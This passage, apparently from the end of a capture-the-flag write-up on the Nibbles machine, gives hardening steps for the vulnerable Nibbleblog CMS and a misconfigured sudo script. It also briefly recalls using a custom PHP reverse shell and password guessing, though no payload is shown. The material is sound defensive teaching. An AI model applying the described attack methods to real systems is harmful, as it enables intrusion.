
The last tweak to change is fixing the arbitrary file upload, Since we can’t update the CMS, let’s just disable php execution.
We can prevent PHP execution inside the upload directory by creating an .htaccess file inside /content/private/plugins/my_image/ with the following rule:
1
2
# Disable PHP execution in this directory
php_flag engine off
Now the website is harder to hack, but is still vulnerable, we should add an Allow-List to make sure the backend must verify both the file extension (only allowing .jpg, .png, etc.) and the actual MIME type / magic bytes of the file before saving it to disk.
Warning: End-of-Life Software While the previous mitigations secure the currently known attack vectors, Nibbleblog is an abandoned project (last updated in 2014). Relying on an End-of-Life (EOL) CMS means no patches will ever be released for newly discovered vulnerabilities. The infrastructure remains inherently vulnerable at the core level. An urgent migration to a modern, actively maintained CMS is critical to ensure long-term security.
Securing and Sanitizing user Nibbler
The user Nibbler was able to execute a specific bash script as root. If a user is granted sudo privileges to execute a specific script, the user must never have write access to that script or its parent directories.
Also leaving a root-executed script inside a standard user directory is critical flaw.
Let’s start by relocating the file in a secure path:
1
2
3
4
5
6
# Move the file to a secure location
root@Nibbles:/home/nibbler# mv /home/nibbler/personal/stuff/monitor.sh /usr/local/bin/system_monitor.sh
# Change ownership to root
root@Nibbles:/home/nibbler# sudo chown root:root /usr/local/bin/system_monitor.sh
# Set strict permissions (Read/Execute for everyone, Write ONLY for root)
root@Nibbles:/home/nibbler# chmod 755 /usr/local/bin/system_monitor.sh
Now let’s update the sudoers to reflect the new secure path.
1
2
3
4
5
6
7
root@Nibbles:/home/nibbler# visudo

# Old vulnerable entry:
# nibbler ALL=(root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh

# New secure entry:
nibbler ALL=(root) NOPASSWD: /usr/local/bin/system_monitor.sh
All attack vectors have been remediated and secured
Final Thoughts
Nibbles is a solid machine, although I have to admit that password guessing—like trying the machine’s name to gain access—is not my favorite mechanic in CTFs.
Beyond that detail, the exploitation phase was quite fun and practical. Instead of relying on Metasploit for the known CVE, crafting a custom PHP reverse shell to abuse the vulnerable plugin is always a much better way to understand what’s actually happening under the hood.
On the privilege escalation side, the machine perfectly illustrates a classic and very realistic misconfiguration: assigning sudo privileges to execute a script without restricting who can modify it. Overall, a great lab to practice both attacking and securing fundamental Linux concepts.
Thanks for reading, i’ll appreciate that you take a look to my other posts :)